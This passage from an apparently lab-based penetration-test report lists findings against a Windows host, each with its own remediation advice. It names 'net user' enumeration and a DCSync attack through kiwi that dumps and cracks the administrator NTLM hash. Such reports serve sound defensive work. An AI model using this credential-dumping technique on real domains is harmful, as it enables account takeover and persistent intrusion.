





Image 5 shows flag 8 by running the net user command



Affected Hosts	172.22.117.10
Remediation	Updates and patches could be beneficial to prevent this attack. In addition, passwords could also be updated regularly, making the cached credentials useless.

Vulnerability 33	Findings
Title	Post exploit enumeration
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Further enumeration of the system using ADMBob revealed the contents of flag 9.
Images	
Affected Hosts	172.22.117.10
Remediation	As the attacker has already gained a system shell, prevention is not an option. Detection methods would be recommended to be able to locate and stop attackers from gaining valuable data and maintaining persistent access to the system.

Vulnerability 34	Findings
Title	DC Administrator login found via DCsync vulnerability
Type (Web app / Linux OS / WIndows OS)	Windows OS

Risk Rating	Critical
Description	DCSync is a command within kiwi that attackers can use to simulate the behavior of the Domain Controller. This can be exploited to gain password information for users within the system. Running “dcsync_ntml administrator” will reveal the administrator’s NTLM password hash, which can be cracked offline using john the ripper. This method is used by attackers to gain as many credentials as possible, making continued access to the targeted system more likely.
Images	
Affected Hosts	172.22.117.10
Remediation	Implement basic security practices for Active Directory. Making sure only select users have been granted DCsync permissions. Monitoring for traffic that moves across the network can be effective in detecting DCsync attacks, as well as monitoring the permissions to “Replicating Directory Changes” As this attack requires compromised administrator credentials, the best way to protect it is by a layered, defense in depth strategy, preventing the attacks from ever getting that far into the system.